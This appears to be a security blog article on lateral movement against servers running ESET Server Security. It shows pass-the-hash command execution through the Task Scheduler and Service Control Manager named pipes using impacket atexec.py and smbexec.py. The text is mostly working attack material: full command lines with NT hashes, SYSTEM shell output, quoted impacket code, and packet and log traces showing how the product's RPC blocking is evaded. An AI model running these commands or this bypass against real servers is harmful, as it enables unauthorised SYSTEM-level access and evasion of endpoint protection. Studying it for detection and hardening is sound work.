UNSAFE-INLINE

Pass-the-Hash Attack Over Named Pipes Against ESET Server Security

Introduction

Pass-the-hash attack is a part of the Lateral Movement as is known to all. It can be a crucial technique for compromising the domain environment. Suppose that you obtained the NT hash of built-in local admin privilege user and detected this NT hash authenticates other servers due to victim user used to the same password on different servers. In another scenario, you compromised the NT hash of a user that has high privilege on the Active Directory. The next step should get initial access. This article focuses on using the NT hash to execute commands successfully on the target server which includes ESET Server Security and File Security even if the packet inspection settings restrict communication with a few services. All scenarios are conducted targeting Windows Server 2012 R2 which runs ESET Server/File Security product. Keep in mind that these techniques will generate a lot of event logs.

> Eset released a few updates that product renaming from ESET File Security for Microsoft Windows Server to ESET Server Security for Microsoft Windows Server with version 8.012003.0.

One of the ESET Server Security features is network attack protection. They describe this protection as "*ESET Network Attack Protection improves detection of known vulnerabilities on the network level.*" This feature makes different the Server Security product than traditional antivirus systems. There are a few advanced options to prevent lateral movement via packet inspection and intrusion detection features. For instance; deny communication with the server service, remote registry service, `LSA`, etc. However, packet inspection settings don't handle this issue properly. A few services can be used for communication without getting alert and block by intrusion detection.


"*MS-RPC (Microsoft Remote Procedure Call) is a protocol that allows requesting service from a program on another computer without having to understand the details of that*

computer's network. An MS-RPC service can be accessed through different transport protocols, among which:

- *a network SMB pipe (listening ports are 139 & 445)*
- *plain TCP or plain UDP (listening port set at the service creation)*
- *a local SMB pipe*


RPC services over an SMB transport, i.e. port 445/TCP, are reachable through "named pipes" (through the `IPC$` *share)."*


The Eset Server Security packet inspection detects plain TCP or plain UDP packets and blocks them according to packet inspection settings. However, a remote user can still establish a connection to restricted services through named pipes (`\pipe\atsvc and \pipe\svcctl`). The advantage of this connection method is encrypted traffic.



Command Execution Through ATSVC

The malicious user that obtains NT hash of Administrator user (`RID 500`) is restricted for remote password and hash extracting, admin share connection and pass-the-hash attack by applied the following settings which prevent access to services.





For example, `impacket wmiexec` python script is blocked due to “connection to other RPC service” event (`wmiexec` needs `DCOM`).

```
┌──(root💀 kali)-[~/tools/KALI/impacket-master/examples]
└─# python wmiexec.py -hashes 1D9AD8FA0B11025E64345666551ECB10:14A6731F6DC95FC9C621F6688ED528B2 Administrator@192.168.1.24
Impacket v0.9.22.dev1 - Copyright 2020 SecureAuth Corporation

[*] SMBv3.0 dialect used
[-] [Errno 104] Connection reset by peer
```

The default `WMI` namespace is `root/cimv2` and classic `WMI` uses `DCOM` to communicate with devices.

```
dcom = DCOMConnection(addr, self.__username, self.__password, self.__domain, self.__lmhash, self.__nthash,
                      self.__aesKey, oxidResolver=True, doKerberos=self.__doKerberos, kdcHost=self.__kdcHost)
try:
    iInterface = dcom.CoCreateInstanceEx(wmi.CLSID_WbemLevel1Login, wmi.IID_IWbemLevel1Login)
    iWbemLevel1Login = wmi.IWbemLevel1Login(iInterface)
    iWbemServices = iWbemLevel1Login.NTLMLogin('//./root/cimv2', NULL, NULL)
    iWbemLevel1Login.RemRelease()

    win32Process, _ = iWbemServices.GetObject('Win32_Process')
```

When the `wmiexec` script makes a `DCOM` connection request, Eset Server Security detects

and blocks packets. (`DCERPC` packet is caught)

21	0.041465192	192.168.1.116	192.168.1.24	DCERPC	178	Bind: call_id: 1, Fragment: Single, 1 context items: ISystemActivator V0.0 (32bit…
22	0.042306128	192.168.1.24	192.168.1.116	TCP	60	135 → 44706 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
23	0.044254218	192.168.1.116	192.168.1.24	SMB2	190	Encrypted SMB3
24	0.044840466	192.168.1.24	192.168.1.116	SMB2	190	Encrypted SMB3
25	0.044878087	192.168.1.116	192.168.1.24	TCP	66	50032 → 445 [ACK] Seq=932 Ack=905 Win=64128 Len=0 TSval=2899523339 TSecr=1207948
26	0.063751085	192.168.1.116	192.168.1.24	TCP	66	50032 → 445 [FIN, ACK] Seq=932 Ack=905 Win=64128 Len=0 TSval=2899523358 TSecr=120…
27	0.064252836	192.168.1.24	192.168.1.116	TCP	66	445 → 50032 [ACK] Seq=905 Ack=933 Win=65536 Len=0 TSval=1207950 TSecr=2899523358
28	0.064389252	192.168.1.24	192.168.1.116	TCP	60	445 → 50032 [RST, ACK] Seq=905 Ack=933 Win=0 Len=0
29	5.099923118	VMware_a8:97:b5	VMware_5b:34:1e	ARP	42	Who has 192.168.1.24? Tell 192.168.1.116
30	5.100411048	VMware_5b:34:1e	VMware_a8:97:b5	ARP	60	192.168.1.24 is at 00:0c:29:5b:34:1e

```
Transmission Control Protocol, Src Port: 44706, Dst Port: 135, Seq: 1, Ack: 1, Len: 112
Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Bind, Fragment: Single, FragLen: 112, Call: 1
  Version: 5
```

Log files

Network protection (1)

Time	Event	Action	Source	Target	Protocol	Rule/worm name	Application	SHA1
7/29/2021 3:50:22 PM	Connection to other RPC service	Blocked	192.168.1.116:44706	192.168.1.24:135	TCP		C:\Windows\System32\svchost.exe 70523	

As another example, `pth-winexe` is failed due to it can not connect to `\svcctl` pipe. (Named Pipe: `\pipe\svcctl` , Description: Service control manager and server services, used to remotely start and stop services and execute commands.)

```
┌──(root💀 kali)-[~/tools/KALI/impacket-master/examples]
└─# pth-winexe -U Administrator% //192.168.1.253 cmd
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
Failed to bind to uuid 367abb81-9844-35f1-ad32-98f038001003 for ncacn_np:192.168.1.253[\pipe\svcctl,abstract
_syntax=367abb81-9844-35f1-ad32-98f038001003/0x00000002] NT_STATUS_CONNECTION_DISCONNECTED
ERROR: Cannot connect to svcctl pipe. NT_STATUS_CONNECTION_DISCONNECTED.
```

Log files


Network protection (6)

Time	Event	Action	Source	Target	Protocol
7/24/2021 11:32:43 AM	Connection to SCM RPC service	Blocked	192.168.1.23:50420	192.168.1.253:445	TCP

However, a remote user can bypass these restrictions to execute commands with `SYSTEM` privileges on the target server through the `Task Scheduler service` with impacket atexec python script and NT hash of the user that has local Administrator(`RID 500`) privileges.

```
┌──(root💀 kali)-[~/tools/KALI/impacket-master/examples]
└─# python atexec.py -hashes 1D9AD8FA0B11025EAC55A0999F8732D8:CC01805057F9B4624FEA6A6B7CE5C545 Administrator@192.168.1.253 ipconfig
Impacket v0.9.22.dev1 - Copyright 2020 SecureAuth Corporation

[!] This will work ONLY on Windows ≥ Vista
[*] Creating task \zuBmkPef
[*] Running task \zuBmkPef
[*] Deleting task \zuBmkPef
[*] Attempting to read ADMIN$\Temp\zuBmkPef.tmp
[*] Attempting to read ADMIN$\Temp\zuBmkPef.tmp

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::8856:88d0:efa5:6f5e%12
   IPv4 Address. . . . . . . . . . . : 192.168.1.253
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1

Tunnel adapter isatap.{A98F07A2-A818-4A79-B54A-0EAA711B4BCA}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
```

```
┌──(root💀 kali)-[~/tools/KALI/impacket-master/examples]
└─# python atexec.py -hashes 1D9AD8FA0B11025EAC55A0999F8732D8:CC01805057F9B4624FEA6A6B7CE5C545 Administrator@192.168.1.253 whoami
Impacket v0.9.22.dev1 - Copyright 2020 SecureAuth Corporation

[!] This will work ONLY on Windows ≥ Vista
[*] Creating task \gYHuOGiF
[*] Running task \gYHuOGiF
[*] Deleting task \gYHuOGiF
[*] Attempting to read ADMIN$\Temp\gYHuOGiF.tmp
[*] Attempting to read ADMIN$\Temp\gYHuOGiF.tmp
nt authority\system
```




```
┌──(root💀 kali)-[~/tools/KALI/impacket-master/examples]
└─# python atexec.py -hashes AEBD4DE384C7EC43AAD3B435B51404EE:7A21990FCD3D759941E45C490F143D5F Administrator@192.168.1.253
whoami
Impacket v0.9.22.dev1 - Copyright 2020 SecureAuth Corporation

[!] This will work ONLY on Windows ≥ Vista
[*] Creating task \poyTxZdr
[*] Running task \poyTxZdr
[*] Deleting task \poyTxZdr
[*] Attempting to read ADMIN$\Temp\poyTxZdr.tmp
[*] Attempting to read ADMIN$\Temp\poyTxZdr.tmp
nt authority\system
```

Microsoft AT-Scheduler Service is described as following:

"This is a DCE/RPC based protocol used by CIFS hosts to access/control the AT-Scheduler Service across a network. This dissector is described by an IDL file and is automatically generated by the Pidl compiler.

Protocol dependencies; DCE/RPC: This protocol is implemented ontop of the DCE/RPC transport. This protocol is often access from the \PIPE\atsvc named pipe on IPC$ but can also be reached through a dynamically assigned TCP port. Accessing this service using TCP as transport requires the support of the EPM Endpoint Mapper service."**5** The atexec.py makes a connection through \pipe\atsvc pipe. (RPC over SMB communication)

The atexec.py makes a connection through `\pipe\atsvc` pipe. (`RPC` over `SMB` communication)

```
def play(self, addr):
    stringbinding = r'ncacn_np:%s[\pipe\atsvc]' % addr
    rpctransport = transport.DCERPCTransportFactory(stringbinding)
```

Below screenshot shows `RPC over SMB` communication steps after the python script was executed:

1- Establish a `TCP` connection on `TCP` port 445.

2- Negotiate dialect request/response.

3- Session Setup Request/Response to establish the `SMB` session.

TCP	74	50028 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2898464318 TSe…
TCP	74	445 → 50028 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TSv…
TCP	66	50028 → 445 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2898464319 TSecr=1102046
SMB	139	Negotiate Protocol Request
SMB2	240	Negotiate Protocol Response
TCP	66	50028 → 445 [ACK] Seq=74 Ack=175 Win=64128 Len=0 TSval=2898464330 TSecr=1102047
SMB2	176	Negotiate Protocol Request
SMB2	240	Negotiate Protocol Response
TCP	66	50028 → 445 [ACK] Seq=184 Ack=349 Win=64128 Len=0 TSval=2898464379 TSecr=1102052
SMB2	224	Session Setup Request, NTLMSSP_NEGOTIATE
SMB2	413	Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
TCP	66	50028 → 445 [ACK] Seq=342 Ack=696 Win=64128 Len=0 TSval=2898464386 TSecr=1102053
SMB2	532	Session Setup Request, NTLMSSP_AUTH, User: \Administrator
SMB2	151	Session Setup Response
TCP	66	50028 → 445 [ACK] Seq=808 Ack=781 Win=64128 Len=0 TSval=2898464395 TSecr=1102054
SMB2	232	Encrypted SMB3
SMB2	202	Encrypted SMB3

10:19:...	svchost.exe	928	RegCloseKey	HKCU\Control Panel\International
10:19:...	svchost.exe	928	CreateFile	C:\Windows\System32\Tasks\RZSJkGsT
10:19:...	svchost.exe	928	QueryAttributeTagFile	C:\Windows\System32\Tasks\RZSJkGsT
10:19:...	svchost.exe	928	SetDispositionInformationFile	C:\Windows\System32\Tasks\RZSJkGsT
10:19:...	svchost.exe	928	CloseFile	C:\Windows\System32\Tasks\RZSJkGsT
10:19:...	svchost.exe	928	RegOpenKey	HKLM
10:19:...	svchost.exe	928	RegQueryKey	HKLM
10:19:...	svchost.exe	928	RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\RZSJkGsT
10:19:...	svchost.exe	928	RegCloseKey	HKLM
10:19:...	svchost.exe	928	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\RZSJkGsT\Id
10:19:...	svchost.exe	928	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\RZSJkGsT\Index
10:19:...	svchost.exe	928	RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\RZSJkGsT
10:19:...	svchost.exe	928	RegOpenKey	HKLM
10:19:...	svchost.exe	928	RegQueryKey	HKLM

On the targeted server-side;

1- Task file is created under the `Windows\System32\Tasks` and the registry key is created.

2- .tmp file that includes the output of the task is created while the task is running.

3- Then task file is deleted which is locates under the `Windows\System32\Tasks` directory and the registry key is closed.

4- The output file `(ADMIN$\Temp\{random_value}.tmp` file is printed to the terminal via smbConnection.

5- The output file (`.tmp` file) is deleted

```
    logging.info('Deleting task \\%s' % tmpName)
    tsch.hSchRpcDelete(dce, '\\%s' % tmpName)
    taskCreated = False
except tsch.DCERPCSessionError as e:
    logging.error(e)
    e.get_packet().dump()
finally:
    if taskCreated is True:
        tsch.hSchRpcDelete(dce, '\\%s' % tmpName)
```

```
while True:
    try:
        logging.info('Attempting to read ADMIN$\\Temp\\%s' % tmpFileName)
        smbConnection.getFile('ADMIN$', 'Temp\\%s' % tmpFileName, output_callback)
        break
    except Exception as e:
        if str(e).find('SHARING') > 0:
            time.sleep(3)
        elif str(e).find('STATUS_OBJECT_NAME_NOT_FOUND') ≥ 0:
            if waitOnce is True:
                # We're giving it the chance to flush the file before giving up
                time.sleep(3)
                waitOnce = False
            else:
                raise
        else:
            raise
logging.debug('Deleting file ADMIN$\\Temp\\%s' % tmpFileName)
smbConnection.deleteFile('ADMIN$', 'Temp\\%s' % tmpFileName)

dce.disconnect()
```

Also, we can run commands which include space characters according to the following code block:

```
def cmd_split(cmdline):
    cmdline = cmdline.split(" ", 1)
    cmd = cmdline[0]
    args = cmdline[1] if len(cmdline) > 1 else ''

    return [cmd, args]
```

Below explains this basically; typed words after the first space are defined as an argument.

```python
command = "net user testl /domain"

cmdline = command.split(" ",1)
cmd = cmdline[0]
args = cmdline[1] if len(cmdline) > 1 else ''

print("command: " + cmd + "\nargument: " +args)
```

```
command: net
argument: user testl /domain
```

```
┌──(root💀 kali)-[~/tools/KALI/impacket-master/examples]
└─# python atexec.py -hashes 44EFCE164AB921CAAAD3B435B51404EE:32ED87BDB5FDC5E9CBA88547376818D4 Administrator@192.168.1.253 net user testl /domain
Impacket v0.9.22.dev1 - Copyright 2020 SecureAuth Corporation

[!] This will work ONLY on Windows ≥ Vista
[*] Creating task \ezJafXGS
[*] Running task \ezJafXGS
[*] Deleting task \ezJafXGS
[*] Attempting to read ADMIN$\Temp\ezJafXGS.tmp
User name                    testl
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            7/24/2021 12:52:40 PM
Password expires             9/4/2021 12:52:40 PM
Password changeable          7/25/2021 12:52:40 PM
Password required            No
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users
The command completed successfully.
```

Command Execution Through SVCCTL

Impacket smbexec python script executes commands on the target upon the `\svcctl` named pipe binding is completed. (Named Pipe: `\pipe\svcctl` , Description: Service control manager and server services, used to remotely start and stop services and execute commands.)

```python
def run(self, remoteName, remoteHost):
    stringbinding = r'ncacn_np:%s[\pipe\svcctl]' % remoteName
    logging.debug('StringBinding %s'%stringbinding)
    rpctransport = transport.DCERPCTransportFactory(stringbinding)
    rpctransport.set_dport(self.__port)
    rpctransport.setRemoteHost(remoteHost)
    if hasattr(rpctransport, 'set_credentials'):
        # This method exists only for selected protocol sequences.
        rpctransport.set_credentials(self.__username, self.__password, self.__domain, self.__lmhash,
                                     self.__nthash, self.__aesKey)
    rpctransport.set_kerberos(self.__doKerberos, self.__kdcHost)
```

We mentioned above that `pth-winexe` is caught by the Eset Server Security while it is connecting the `\svcctl` named pipe. Interestingly, `smbexec` connects the `\svcctl` as well. However, it is not caught by the Eset agent. Encrypted `SMB` traffic (between attacker machine and server) is one of the reasons undetectable communication to Service Control Manager service. Unfortunately, this method will drop a lot of event logs that increases attack detectability.

```
TCP     66 37858 → 445 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3396406822 TSecr=60
SMB    139 Negotiate Protocol Request
SMB2   240 Negotiate Protocol Response
TCP     66 37858 → 445 [ACK] Seq=74 Ack=175 Win=64128 Len=0 TSval=3396406834 TSecr
SMB2   176 Negotiate Protocol Request
SMB2   240 Negotiate Protocol Response
TCP     66 37858 → 445 [ACK] Seq=184 Ack=349 Win=64128 Len=0 TSval=3396406863 TSec
SMB2   224 Session Setup Request, NTLMSSP_NEGOTIATE
SMB2   413 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP
TCP     66 37858 → 445 [ACK] Seq=342 Ack=696 Win=64128 Len=0 TSval=3396406867 TSec
SMB2   532 Session Setup Request, NTLMSSP_AUTH, User: \Administrator
SMB2   151 Session Setup Response
TCP     66 37858 → 445 [ACK] Seq=808 Ack=781 Win=64128 Len=0 TSval=3396406882 TSec
SMB2   236 Encrypted SMB3
```


```
┌──(root💀 kali)-[~/tools/KALI/impacket-master/examples]
└─# python smbexec.py -hashes 1D9AD8FA0B11025E64345666551ECB10:14A6731F6DC95FC9C621F6688ED528B2 Administrator@192.168.1.24
Impacket v0.9.22.dev1 - Copyright 2020 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : home
   Link-local IPv6 Address . . . . . : fe80::9ce3:bb36:b04f:aade%12
   IPv4 Address. . . . . . . . . . . : 192.168.1.24
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1

Tunnel adapter isatap.home:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : home

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>_
```

